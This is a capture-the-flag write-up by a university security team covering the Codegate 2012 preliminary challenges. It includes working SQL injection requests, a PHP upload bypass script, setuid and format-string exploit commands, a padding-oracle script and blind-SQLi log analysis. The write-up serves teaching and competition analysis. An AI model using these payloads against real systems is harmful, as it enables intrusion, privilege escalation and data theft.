Codegate 2012 Prequal - Problem Solution

Plaid Parliament of Pwning - Security Research Group at CMU

June 21, 2013

Contents

1 Introduction

This is a report for Codegate 2012 pre-qual from **Plaid Parliament of Pwning** (PPP), Carnegie Mellon University's Security Group. This report describes walk-throughs for all the challenges that we have completed during the competition. This report file is also available at http://www.pwning.net.

2 Walk-throughs

Vulnerability 1

We are given a site that allows users to upload and play mp3s. The mp3s seem to be limited per-IP, so that we can only view mp3s that were uploaded from our IP.

The mp3 upload forms takes two parameter other than the file upload, a title and a genre. By sending the following request, we can see that the genre field is used unescaped in what is probably an INSERT query:

```
curl -i "http://1.237.174.123:3333/mp3_world/?page=upload" \
    -F mp3=@sine.mp3 -F title="test" -F genre=1+1"
```

Since we can view a list of our uploaded songs at `http://1.237.174.123:3333/mp3_world/?page=player`, we can use this query to read information from other tables. Assuming that the query is of the form

```
INSERT INTO table_name VALUES (..., $genre, ...);
```

we can send a genre of `1, ..., 1), (1, ..., 1);--` to cause two rows to be inserted. With some experimentation we find that the following value for genre will create a song titled with the result of a query.

```
2,(select group_concat(schema_name) from information_schema.schemata)); --
```

From here, we can dump table names to find that the interesting tables are named `upload_mp3_$ip` and have columns `idx,genre,title,file`. Since the problem tells us to find out what the admin user is listening to, our goal is to dump a file stored in the `upload_mp3_127_0_0_1` table. We had to dump this by creating multiple extra rows, since the title field seems to have a maximum of 65535 characters.

An example request looked like:

```
curl -i "http://1.237.174.123:3333/mp3_world/?page=upload" \
    -F mp3=@sine.mp3 -F title="test" \
    -F genre="2,(select substr(hex(file), 983026) from upload_mp3_127_0_0_1)); -- "
```

Once we downloaded and reconstructed this file, we played it to hear the key.
Key: UPL04D4NDP14Y

Vulnerability 2

For this problem, the only user input looked to be a file upload form. The script looked designed to only allow uploading jpg files. We tried uploading various strangely named PHP files to this, and noticed that a file named test.jpg.php would be uploaded to a web-accessible directory with a .php extension.

We tried uploading a regular PHP shell, but found that the `passthru` function and most comand execution and file related functions were disabled. We noticed that `opendir` and `readdir` were permitted, which allowed us to browse around and find a key file at

```
C:\Users\codegate2\Desktop\Codegate 2012 Key.txt.
```

After browsing through PHP documentation, we found that the `gzopen` and `gzread` functions (which weren't blocked) could be used to open and read a file. We uploaded the following script, which allowed us to obtain the key:

```
<?php
$f = "C:\\Users\\codegate2\\Desktop\\Codegate 2012 Key.txt";
$g = gzopen($f, "rb");
echo gzread($g, 4096);
```

Key: 16b7a4c5162d4dee6a0a6286cd475dfb

Vulnerability 3

We were given SSH credentials to a 32-bit FreeBSD machine with a setuid binary. Examining the binary, we see that it did something approximately like this:

```
char buf[18];
memset(buf, 0x90, 18);
...
/* Read 12 bytes from a user-specified file. */
fread(buf, 1, 12, file);
...
buf[16] = buf[5];
buf[17] = buf[10];
...
mask = ((buf[4] | 1) ^ 0xe0) << 24;
mask = ((buf[1] | 1) ^ 0xe0) << 16;
...
/* This overwrites the lower 2 bytes of funcc. */
strncpy(test, buf, 18);
funcc = (int (*)(void))(mask | funcc);
funcc();
...
```

As you can see, the program basically lets us control a function pointer via various bytes of in a file we give it. Since this is a FreeBSD machine, there is no randomization, and the stack is executable, so we can place our shellcode in the environment and make the function pointer point to it.

```
echo $'A\x5eCD\x5e\xccGHIJ\x61L' > f
env -i EGG="$(perl -e 'print "\x90"x9000,"23_BYTES_SHELLCODE"')" ./X f
```

Key: key_is_The_davinci_cod3_!

Vulnerability 4

We are given a web application which allows you to login by uploading a certificate file. There is a page to generate a citizen certificate. However, after logging in with it, we cannot access a private area of the site.

The text on the page hints that there are user classes other than citizen, such as king.

Looking at our citizen certificate, we see that it has the format

```
O5JQEJTvoOw=lFffLE5NW9o=
```

Adding a few bytes to the first base64 block and trying to login resulted in an "IV error" message. Corrupting some bytes in the first block gave a "class error," and and corrupting the second base64 string caused us to receive a "padding error." From this, we concluded that the certificate was some string encrypted with a block cipher using CBC mode. Since the application tells us whether the padding is correct or not, we can encrypt and decrypt arbitrary strings with a padding oracle attack.

We ran our padding oracle tool using the following oracle to decrypt our citizen certificate.

```
def oracle(iv, msg):
    cert = base64.b64encode(iv) + base64.b64encode(msg)
    open('cert.ctf', 'w').write(cert)

    s, _ = subprocess.Popen([
        'curl', '-s',
        'http://1.237.174.123:6667/hagnia/index.php?p=enter',
        '-F', 'submit=enter',
        '-F', 'certificate=@cert.ctf'],
        stdout=subprocess.PIPE).communicate()

    return 'LOG: PADDING ERROR' not in s
```

The decrypted citizen certificate (without padding) was `nezitic` ("citizen" backwards). To create a king certificate, we used our padding oracle to encrypt the string `gnik`, giving us the following certificate:

```
unyssjm04MA=QUFBQUFBQUE=
```

After logging in with this certificate, we were able to access the private area on the site, which gave us the key.
Key: MYL0_V3_SCARLET

Vulnerability 5

We were given SSH credentials to a 32-bit Ubuntu machine with a setuid binary. The binary copies an argument into a buffer, printfs it, and then returns.

```
int __cdecl main(int a1, int a2)
{
  int result; // eax@3
  char v3; // [sp+2Ch] [bp-114h]@1
  int v4; // [sp+12Ch] [bp-14h]@1

  v4 = *MK_FP(__GS__, 20);
  memset(&v3, 0, 0x100u);
  if ( a1 == 2 )
  {
    strncpy(&v3, *(const char **)(a2 + 4), 0x100u);
    printf(&v3);
  }
  result = 0;
  if ( *MK_FP(__GS__, 20) != v4 )
    __stack_chk_fail();
  return result;
}
```

Since the binary does not call anything before returning from `main`, we could not just overwrite a GOT entry using the format string vulnerability. The program also contained no dtors to overwrite. In the end, we decided to overwrite the vtable for `stdout`, which should be called inside the `printf` function.

On a 32-bit machine, we can disable libc randomization using `ulimit -s unlimited`, so we rely on the address of `stdout`'s vtable always in the same place.

To do this, we performed two different writes using the format string exploit:

1. Write the address of `execlp` somewhere in bss (0x0804a01c)
2. Overwrite the `stdout` vtable (0x4017a574) with 0x0804a000

After we finish these two writes, `printf` will eventually call the 7th function in `stdout`'s vtable, which will be `execlp`. We can then symlink `/bin/sh` to whatever the program tries to execute to get a shell.


Our exploit needed to overwrite `stdout`'s vtable in one shot (using a single `%n` write), because otherwise, printf will trigger lookups to `stdout`'s vtable before it is fully written, which will probably crash the program.

```
ulimit -s unlimited
ln -s /bin/sh $'\204(\255\373'
PATH=.:$PATH ./X \
    "$(perl -e 'print "\x1c\xa0\x04\x08\x1e\xa0\x04\x08\x74\xa5\x17\x40",
                     "%50356x%11\$n%31563x%12\$n%67219451x%67219450x%13\$n"')" \
    > /dev/null
```

Since we were printing out several megabytes over a slow connection, we redirected `stdout` to /dev/null. Once we get a shell, we can run `cat ~yesMan/password 1>&2` to obtain the key.
Key: Format_String_Bug_Hunter!@#$

Binary 1

We were given a 7-zipped file that contains one Windows executable file. When this binary is run, it extracts another program, executes the program, and delete it before exiting. Extracted file is a .NET C# application which does interesting things with Speech API. We tried to run the program without having exception, but it's gotten little annoying.



```
  {
    .maxstack 2
    .locals init (class [System.Speech]System.Speech.Synthesis.SpeechSynthesizer V0)
ldarg.1
callvirt instance class [Microsoft.Speech]Microsoft.Speech.Recognition.RecognitionResult [Microsoft.Speech]Microsoft.Speech.Recogni
callvirt instance string [Microsoft.Speech]Microsoft.Speech.Recognition.RecognizedPhrase::get_Text()
ldstr    "Nothing"
call     bool [mscorlib]System.String::op_Equality(string, string)
brfalse.s loc_2EC
```

```
ldsfld   valuetype ConsoleApplication1.RecognitionState ConsoleApplication1.Program::current
brtrue.s loc_2EC
```

```
1
   valuetype ConsoleApplication1.RecognitionState ConsoleApplication1.Program::current
   instance void [System.Speech]System.Speech.Synthesis.SpeechSynthesizer::.ctor()


t  instance void [System.Speech]System.Speech.Synthesis.SpeechSynthesizer::SetOutputToDefaultAudioDevice()

   "Are you sure?"
t  instance void [System.Speech]System.Speech.Synthesis.SpeechSynthesizer::Speak(string)

t  instance class [Microsoft.Speech]Microsoft.Speech.Recognition.RecognitionResult [Microsoft.Speech]Microsoft.Speech.Recognition.RecognitionEventArgs::get_Result()
t  instance string [Microsoft.Speech]Microsoft.Speech.Recognition.RecognizedPhrase::get_Text()
   string ConsoleApplication1.Program::str_input
```

```
loc_2EC:
ldsfld   valuetype ConsoleApplication1.RecognitionState Co
ldc.i4.1
bne.un.s loc_32A
```

```
ldc.i4.0
stsfld   valuetype ConsoleApplication1.RecognitionState ConsoleApplication1.Program::current
ldarg.1
callvirt instance class [Microsoft.Speech]Microsoft.Speech.Recognition.RecognitionResult [Microsoft
callvirt instance string [Microsoft.Speech]Microsoft.Speech.Recognition.RecognizedPhrase::get_Text(
ldstr    "Yes"
call     bool [mscorlib]System.String::op_Equality(string, string)
brfalse.s loc_32A
```

```
ldsfld   string ConsoleApplication1.Program::st
ldstr    "QA1f1/EqAOZktIz1RrwMPunDlqwww=="
call     string [mscorlib]System.String::Concat
stsfld   string ConsoleApplication1.Program::st
call     void ConsoleApplication1.Program::DoHi
```

So we decided to statically analyze the program with IDA Pro. As you can see, the program asks the riddle: `What is greater than god, more evil than the devil?` Simple googling tells us that the answer to this riddle is `Nothing` and we can also confirm that the code checks for the answer. After reverse engineering in similar manner, it's quite easy to see that the string `BM3aZTvv5iQAhK95EFLuz4ptaQA1f1/EqAOZktIz1RrwMPunDlqwww==` is decrypted with decryption key as `Nothing!` We just write a simple program that will decrypt and get the key.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Security.Cryptography;
using System.IO;

namespace bin100_codegate
{
    class Program
    {
        static void Main(string[] args)
        {
            string key = "Nothing!";
            string text = "BM3aZTvv5iQAhK95EFLuz4ptaQA1f1/EqAOZktIz1RrwMPunDlqwww
                ==";
            WATCrypt m_crypt = new WATCrypt(key);
            Console.WriteLine(m_crypt.Decrypt(text));
            Console.ReadLine();
        }
    }

  internal class WATCrypt
  {
    private byte[] Skey = new byte[8];

    public WATCrypt(string strKey)
    {
      this.Skey = Encoding.ASCII.GetBytes(strKey);
    }

    public string Decrypt(string p_data)
    {
      DESCryptoServiceProvider cryptoServiceProvider = new
          DESCryptoServiceProvider();
      cryptoServiceProvider.Key = this.Skey;
      cryptoServiceProvider.IV = this.Skey;
      MemoryStream memoryStream = new MemoryStream();
      CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream,
          cryptoServiceProvider.CreateDecryptor(), CryptoStreamMode.Write);
      byte[] buffer = Convert.FromBase64String(p_data);
      cryptoStream.Write(buffer, 0, buffer.Length);
      cryptoStream.FlushFinalBlock();
      return Encoding.UTF8.GetString(memoryStream.GetBuffer());
    }

  }

}
```

Key: Nuno! Congratulations on your wedding!

Binary 2

We are given a Windows DLL that is packed with PEtite 2.x with no compression. First thing we did was to unpack the binary, and looking at it with IDA Pro. The DLL exports two functions: `c` and `x`. None of them looked doing any critical work, but we noticed that there were few anti-debugging checks here and there – such as OLLY check, etc. Based many conditions, the program changed the values that are part of 16-byte array that is later fed into XTEA key generation function that transforms this data to generate a key that will be used in the following XTEA encrypt/decrypt function.

Now that we know what data is being decrypted and what the correct key should be, we implemented the copy of XTEA decryption function same as in the given DLL. We successfully got printable characters (which was the flag), but it just looked like some gibberish to us until several hours later we saw the problem description again: `Find a printable string that the program would print ultimately`. So, with much doubt, we tried to submit the string we got earlier. And... the system accepted the key.

```
#include <stdio.h>
#include <string.h>
#include <stdint.h>
#include <arpa/inet.h>


char *key_bytes = "\x1E\xA0\xF5\xC6\xD9\xEC\x02\xF6\x59\x18\x7C\x2E\x6F\x85\x5D\
    xDE";
char data[] = "\x95\xC6\x92\x4A\xE1\xC7\x4D\x73\x04\x0E\xC0\xC1\xC1\xDB\x8A\x44\
    xC1\x98\xDC\xCE\x2C\xC6\x8C\xA4\x01\x0F\x71\x11\x5D\x41\xD8\x82\xAF\xF1\xA3\x5E
    \x54\x26\x17\x77\x60\xC8\xA3\x7D\xDB\x5F\xFA\xBD\x1E\xAE\xA1\xC7\xB3\x50\x6D\
    x02";

void decipher(unsigned int num_rounds, unsigned char *in, unsigned char *out,
    uint32_t const key[4]) {
    unsigned int i;
    uint32_t v0=in[3] | (in[2] << 8) | (in[1] << 16) | (*in << 24);
    uint32_t v1=in[7] | (in[6] << 8) | (in[5] << 16) | (in[4] << 24);
    uint32_t delta=0x9E3779B9;
    uint32_t sum=delta*num_rounds;

    for (i=0; i < num_rounds; i++) {
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum>>11) & 3]);
        sum -= delta;
        v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
    }

    out[0] = (v0 >> 24);
    out[1] = (v0 >> 16);
    out[2] = (v0 >> 8);
    out[3] = (v0 >> 0);
    out[4] = (v1 >> 24);
    out[5] = (v1 >> 16);
    out[6] = (v1 >> 8);
    out[7] = (v1 >> 0);
}

void setup_key(uint32_t *key, unsigned char *k) {
    int i;
    for (i = 0; i < 4; ++i) {
        key[i] = k[4*i+3] | (k[4*i+2]<<8) | (k[4*i+1]<<16) | (k[4*i]<<24);
    }
}

int main(int argc, char **argv) {
    uint32_t key[4];
    char out[8];
    int i;

    setup_key(key, key_bytes);

    decipher(0x20, data + 48, out, key);
    write(1, out, 8);

    return 0;
}
```

Key: &I%W=K)l

Binary 3

The binary is part of a botnet, and we need to figure out which ports it will try to attack. We are also given another file, dRwq.ziq.

When we load it in IDA, it is clearly packed. Change the debug settings in IDA to break on a new loaded library, and run the binary using the IDA debugger. Once the binary starts loading libraries, it has already unpacked the binary in memory so we can go back to static analysis now.

We wait for the ws2_32.dll binary to be loaded and search for cross references to the htons function, of which there is only a few. Two of them are inside a function that gets passed into CreateThread, and the port is determined by a structure that is loaded from a file. Let's assume that the file they load is dRwq.ziq.

Run the binary again in the debugger, and once it has finished loading its libraries, we change EIP to the function that loads the structures from the file, and setup the stack to contain a pointer to the filename. There are a couple of checks that happen that you need to ignore before it gets to the useful part. Now you can just set a breakpoint on CreateThread, look at the passed in structure to find the port at offset 0x13, and repeat.

The ports are: 80, 443, 21, 23, 55, 110, 3389, and 1521. The number of attacks is just the number of ports: 8. Flags is sum(ports)*num_ports = 45136.
Key: 45136

Binary 4

We are given a Windows executable with a disabled edit box and a disabled button. Examining the program in IDA, we realized that the binary is packed.

Unpacking the binary

The first 3 instructions involve a pushf (push flags) and pushad (push all registers). This is usually a sign of the unpacker preserving the state of the original program while it performs the unpacking. The idea is that once the unpacker is done doing its stuff, it will restore the state with a popad (pop all registers). Let's try to find the OEP (Original Entry Point) now.

Set a breakpoint at 0x41f21a (pushad). Next, after pushad, ESP now points to 0x12ff9c. Set a hardware breakpoint there and run. As expected, the program next breakpoints at 0x41f532 with a popad. Then, use OllyDump to dump the "unpacked" process. The "unpacked" process doesn't run, because we now need to fix the IAT (Import Address Table), but we don't have to do that for this challenge, since we already have one (the original one) that runs. The "unpacked" program is simply for easier disassembly.

Analyzing the binary

Running the program in OllyDbg, we realise that the program crashes at 0x41d922 rep movsb, whenever we hit random keys. According to IDA, 0x41d922 belongs to subroutine sub_41d915. Also, sub_41d915 is a very simple function that uses the rep movsb instruction to perform strncpy. Perform a XREF-TO, and notice that there is a call to sub_41d915 at 0x41d338, which sits in loc_41d32a. The instructions preceding 41d32a also lead to 41d32a. Hence, let's set 2 breakpoints, one at 0x41d32a, and the other at 0x41df2c to see where the start of the basic block really is. Restart the program and hit "a".

We hit the breakpoint at 0x41df2c. Examining the stack, we notice that at 0x12faac, we see the byte "0x41". That is ascii for "A"!. Restarting the program a few times and trying with different letters, we see that 0x12faac changes accordingly. That is very likely to be our input! Anyway, notice that the instruction at 0x41df2c is a pushad and the next is a pushfd, a sign that more unpacking is to come. Indeed, we have arrived at the meat of the challenge.

Further unpacking required

The high level idea of the next unpacking algorithm is: imagine 2 threads of execution - one executing the unpacking code, and one executing the unpacked code. Every time the unpacking thread is done "unpacking" one instruction, it will "context-switch" to the other thread to execute that instruction and immediately "context-switch" back to the unpacking thread, which will "unpack" the next instruction in the same place as the previous instruction, thereby destroying the old instruction. Thus, we can no longer use our previous trick in letting the unpacker run its course and just dumping the unpacked output.

What the unpacker essentially does, is to go to a predefined location in memory, grab the byte there and the next byte (let's call them byte 1 and 2), performs a xor between the two bytes to determine the length of the instruction and grabs that number of bytes starting from and including byte 2. Next, it calls a decoding function on this instruction, which fortunately does not depend on user input. If the decoded instruction starts with "FFFF", then the length of the instruction is at least 3 bytes. For example, if the instruction is "FFFFAABB", let's call AA byte 1 and BB byte 2. "FFFF" is an internal instruction that tells the unpacker to do something else and byte 1 and byte 2 are the parameters. Otherwise, if the decoded instruction doesn't start with "FFFF", then it is written to a staging area, following which the unpacking thread will context-switch to the main thread, which will execute the decoded instruction in the staging area and context-switch back to the unpacking thread.

Since the decoding algorithm was straight forward, and the "packed" instructions were at a fixed location in memory, we reproduced the decoder and unpacked the binary to reveal the following blocks of instructions:

```
sub     esp, 44h
push    ebx
push    ebp
push    esi
mov     ebx, ecx
push    edi
mov     ecx, 10h
mov     esi, 4150E4h
lea     edi, ds:12FA38h
rep movsd
push    3E9h
mov     ecx, ebx
movsb
push    3EAh
mov     ecx, ebx
mov     ebp, eax
mov     edx, ds:12FE04h
or      esi, 0FFFFFFFFh
cmp     edx, 0Dh
cmp     dword ptr [esp+58h], 8
```

The last instruction in that block was matching our keycode to the number 8. If it matches, the letter "F" appears.

In this manner, for each character, we decode the corresponding block to see what keycode the binary is expecting. Each time we give the binary the keycode it is expecting, a new letter appears, until we get "Full_Of_Wonderful", at which point the OK button becomes enabled and we can click it to get the key. The full sequence of keycodes are "0x8, 0x48, 0x41, 0x4e, 0x55, 0x4c, 0x39, 0x33, 0x10, 0x4b, 0x45, 0x49, 0x60, 0x76"

Key: WonderFul_lollol_!

Binary 5

This problem was way easier than previous binary problems. We were given two files of a binary program and a python script. It seemed that all that python script does is loading marshaled python code and execute it. Also by looking at some strings in marshaled code, it was obvious that this script is for Immunity Debugger's PyCommand.

Since pyc file is nothing more than marshaled code with 8-byte headers in front, we went a head and made the pyc file. Then, we used `uncomplye2` to decompile the pyc file we created to read the python source code. You can read more details about pyc structure here: http://nedbatchelder.com/blog/200804/the_structure_of_pyc_files.html

```
def main(args):
    imm = immlib.Debugger()
    a = imm.readMemory(4237456, 80)
    b = toString(a)
    regs = imm.getRegs()
    if regs['EIP'] == 4273157:
        str1 = b[29] + b[52] + b[69] + b[52] + b[65] + b[46] + b[68] + b[63]
        imm.log('Nice work, Key1 : "' + str1 + '"')
        return 'But, Find Next Key!'
    elif regs['EIP'] == 4278021:
        str2 = b[46] + b[29] + b[2] + b[69] + b[2] + b[65] + b[46] + b[0] + b[61]
        imm.log('Nice work, Key2 : "' + str2 + '"')
        return 'Input Key : Key1 + Key2'
    else:
        return 'Nothing found ..'
```

After looking at the code, it was obvious what to do. We didn't have to do any work other than just setting the EIP in the given program to specific values that are being checked for in the python script, and call the script using PyCommand in Immunity Debugger. Doing so gives us the following:

```
Log data, item 4
 Address=0BADF00D
 Message=Nice work, Key1 : "Never_up"
Log data, item 1
 Address=0BADF00D
 Message=Nice work, Key2 : "_N3v3r_1n"
```

Key: Never_up_N3v3r_1n

Network 1

```
    Someone have leaked very important documents. We couldn't find any proof
        without one PCAP file. But this file was damaged.

          The password of disclosure document is very weakness and based on Time,
        can be found easily.
    Cryptographic algorithm is below.

    Msg = "ThisIsNotARealEncryption!SeemToEncoding"
    Key = 0x20120224 (if date format is 2012/02/24 00:01:01)
    Cryto = C(M) = Msg * Key = 0xa92fd3a82cb4eb2ad323d795322c34f2d809f78

    Answer: Decrypt(Msg)

    Download : A0EBE9F0416498632193F769867744A3
```

As given in the problem description, the downloaded file appears to be a damaged pcap file. Opening it up with a hex editor and looking through the file alongside a copy of the pcap specification from the Wireshark wiki, it looks very much like a pcap file missing its file headers.

We choose another pcap file and transplant the headers, making sure that the `snaplen` field which dictates the maximum packet size is large enough to hold every packet. This gets us far enough for Wireshark to open the file and display some packets, but it gives the error `The capture file appears to be damaged or corrupt. (pcap: File has 1191182380-byte packet, bigger than maximum of 65535)`. This clearly corresponds to an incorrectly sized packet, so we locate the last properly decoded packet by syncing up wireshark with our hex editor, showing that with the proper pcap header, our corrupted packet loooks to occur at bytes `0xd6a- 0xf51`. Further, the packet doesn't seem to have any useful data in it, so rather than fixing the packet, we delete it.

This seems to make Wireshark happy enough to parse the packets, and we quickly see a binary stream is sent which contains interesting things such as what appear to be zip headers for a file called key. Awesome!

Unfortunately, when we extract the data, it doesn't seem to be any standard type of file, and while carving it seems to give us zip files, they appear corrupted. Spending some time reading the specification for zip file headers, we realize that our file looks to be a zip file, but simply missing its header like the original pcap was. Adding the ASCII characters `PK` to the front make it readable by unzip, but unfortunately it complains about missing the end-of-central-directory signature. A bit more reading of the specification and we see that there is usually a PK header type signature at the end of the file as well. On closer examination, we see that the bytes `P[` most likely are supposed to be `PK` (which corresponds to only a single bit flip on the `[` character). Flipping this back gives us a file that unzip happily opens.

Sadly, while unzip opens the file, it complains about a password. We naturally begin using zip file brute forcers, which don't seem to succeed in finding the key. Rereading the description, we decide to try only a numerical keyspace, which quickly gives us the key 19841128, which corresponds to the date in the HTTP headers of this request, matching up somewhat to the problem description.

Unzipping this gives us the key file in which we are interested, containing the string `be7790a9f6e79752d1f9e55a79a33f421cf68`, which we divide by `0x19841128` as described in the problem description, to give us `776f30306f735230634b696e473a29`, which we decode as hex to obtain our key.

Key: wo00osR0cKinG:)

Network 2

In this problem, we are given a network capture from an infected machine, and are supposed to find the targets. One clue is that the countries of IPs may be important, since the answer format asks for the country of each target.

If we open the pcap in Wireshark, we notice that most conversations are between `1.2.3.4` and some other IP. The only exception are SYN packets being sent to `111.221.70.11`. We concluded that `1.2.3.4` is the local infected machine, and `111.221.70.11` was being attacked using IP spoofing by `1.2.3.4`. Thus, `111.221.70.11` is the first target. Interestingly, it is the only IP from Singapore.

Next, we noticed that `109.123.118.42` was downloading a web page on `1.2.3.4` that had a zero-second META refresh on it, which also sounded like an attack. This IP also stands out because it is the only address from England. `109.123.118.42` is the second target.

Third, we found another SYN attack, this time on `66.150.14.48`, from the US.

At this point, we found several other suspicious conversations, but none that really looked like attacks. So, we kept looking, and eventually after a long, manual effort found `199.7.48.190`, to which the infected machine was trying to send as much data as possible using HTTP POSTs. This was the fourth attack.

With the four attacks, we placed them in descending order by number of packets, and this worked.

Key: none_111.221.70.11_109.123.118.42_199.7.48.190_66.150.14.48

Network 3

```
    One day, attacker A hacked into B company  s internal system and then stole
        backup data.
    This backup data was made by attacker A himself.
    Attacker A used his specifically configured network to detour B company  s
        security system.
    Now you(B'company's an employee) detected it late.
    You have to analyze the traffic by using WireShark and have to find which data
         was leaked from which internal system.
    A stolen data by Attacker A will be an important hint to find the answer.

    Answer : strupr(md5(Hint_in_the_leaked data|Hacked_internal_system_address))
        ('|'is just a character)

    Download : 289F4A8D8B6F000C49AB1707ECCA8FDE
```

Opening up the pcap file with Wireshark, we notice a few very odd things quickly: the checksums for the files are incorrect, and the destination port is read as 0, which is quite odd. We then look through the data of the UDP packets closely, and realize that they all start with one of two hex values:

```
fe 80 00 00 00 00 00 00 00 00 00 c0 a8 88 88
fe 80 00 00 00 00 00 00 00 00 00 c0 a8 88 82
```

These values appear to be IPv6 addresses, and the surrounding bytes also seem to be IPv6 headers, explaining the corruption seen in the original packets. We use a simple Scapy python script to extract the portion of the data that we want:

```
a = rdpcap('289F4A8D8B6F000C49AB1707ECCA8FDE')
ipv6_packets = [Ether(type=0x86dd)/IPv6(_pkt=d.payload.load) for d in a]
wrpcap('6.pcap', ipv6_packets)
```

(note that one could more easily right click on the packets in Wireshark and select "Decode As..." and decode the Network layer as IPv6, but we did not realize this until afterwards).

With this, we are able to follow the data being sent, and find a transmitted flash file. Opening the file gives us an animation of the string `The answer is ipv6.dst!!` being typed out. This presumably corresponds to the hint in the leaked data mentioned by the description of the problem.

After many variations trying to understand the desired formatting, we eventually arrive at taking the MD5sum of `ipv6.dst|fe80::c0a8:8888` (the string from the hint with the shorthand IPv6 address of the hacked computer).

Key: 6642E5A831032D2CF852C66024D9C1F1

Network 4

We were given a packet capture captured while a blind SQL injection was being performed against a website.

First, we used `tcpflow` to break the packet capture insto individual TCP streams. We then used the following script to extract the oracle queries and and results:

```python
#!/usr/bin/python
import cPickle as pickle
import urllib2
import datetime

oracle = {}
query_map = {}

for req in open('files'):
    req = req.strip()
    (src, dst) = req.split('-')
    resp = dst + '-' + src
    (_, port) = src.rsplit('.', 1)
    port = int(port)

    line = open('dump/'+req).readline()
    (_, url, _) = line.split()
    qs = urllib2.unquote(url[len('/sc/id_check.php?name='):])

    f = open('dump/' + resp)
    while not line.startswith('Date:'):
        line = f.readline()
    date = datetime.datetime.strptime(line, 'Date: %a, %d %b %Y %H:%M:%S %Z\n')

    while not line.startswith('Content-Length:'):
        line = f.readline()
    f.close()

    if (date, port) in query_map:
        raise

    query_map[(date, port)] = qs

    (_, content_length) = line.split()
    content_length = int(content_length)
    if content_length == 4:
        oracle[qs] = True
    elif content_length == 0:
        oracle[qs] = False
    else:
        oracle[qs] = None

queries = []
for k in sorted(query_map.keys()):
    queries.append(query_map[k])

pickle.dump((oracle, queries), open('oracle.pkl', 'w'))
```

Next, we used the following program to determine the information that the attacker dumped:

```python
#!/usr/bin/python
import cPickle as pickle

oracle, queries = pickle.load(open('oracle.pkl'))
```

```

info = {}
for q in queries:
    if '>' not in q:
        continue

    _, interesting = q.split(' AND ', 1)
    interesting, _ = interesting.rsplit(' AND ', 1)
    left, right = interesting.split(' > ')
    right = int(right)

    higher = oracle[q]
    low, high = info.get(left, (1, 256))
    if higher:
        low = right + 1
    else:
        high = right

    info[left] = (low, high)

values = {}
for k, (low, high) in info.iteritems():
    if low == high:
        values[k] = low
    else:
        print 'Failed to get value for:', k


j = 0
while True:
    i = 1
    out = ''
    while True:
        thing = 'ORD(MID((SELECT IFNULL(CAST(passwd AS CHAR(10000)), CHAR(32))
            FROM xxxxxx.XXXXXX LIMIT %d, 1), %d, 1))' % (j, i)
        if thing not in values:
            break
        out += chr(values[thing])
        i += 1
    if len(out) == 0:
        break
    if out[-1] == '\x01':
        out = out[:-1]
    print j, out
    j += 1
```

Using this, we found that the database name was `cdgate` and the table name was `members`, which contained the following password hashes;

```
0 *1763CA06A6BF4E96A671D674E855043A9C7886B2
1 *C5404E97FF933A91C48743E0C4063B2774F052DD
2 *DBA29A581E9689455787B273C91D77F03D7FAD5B
3 *8E4ADF66627261AC0DE1733F55C7A0B72EC113FB
4 *FDDA9468184E298A054803261A4753FF4657E889
5 *0ECBFBFE8116C7612A537E558FB7BE1293576B78
```

```
6 *6FF638106693EF27772523B0D5C9BFAF4DD292F1
7 *300102BEB9E4DABEB8BD60BB9BB6686A6272C787
8 *DDD9B83818DB7B634C88AD49396F54BD0DE31677
9 *3E8563E916A490A13918AF7385B8FF865C221039
10 *18DF7FA3EE218ACB28E69AF1D643091052A95887
```

After cracking these with John the Ripper, we found the password for the `desktop` user was was `etagcd`. This gave us all of the information needed to determine the key:
Key: AB6FCA7FFC88710CFBC37D5DF9A25F3F

Network 5

We were given a packet capture containing communications to a command and control server. The first message hinted that the commands were obfuscated with xor, so we tried different bytes and found that `\xe9` was likely the xor key. After decoding the commands, the following (unobfuscated) commands and responses were present in the capture:

```
NAME:WOOS
HI, WOOS. WHERE IS ADMIN?

TIME:NOW
2012-02-23-20-35

TRACK
SUCCESS: 172.20 ******

PEACE
SIGH.. TAKE A REST... JUST LISTENING TO SMELLS LIKE TEEN SPIRIT, MARKING
THE 20TH ANNIVERSARY OF NIRVANA ;P

CONFIG:CRYPTO
471755355049300484502465050575467504760050575556754972548450527004760047600
510004802555675250754760052275527002550056100522755355054400255004717554825
5695053125544005355025075531255185050150

CONFIG:URL
259252592526775272002720025925276252635024650280503017528900280502890028900
```

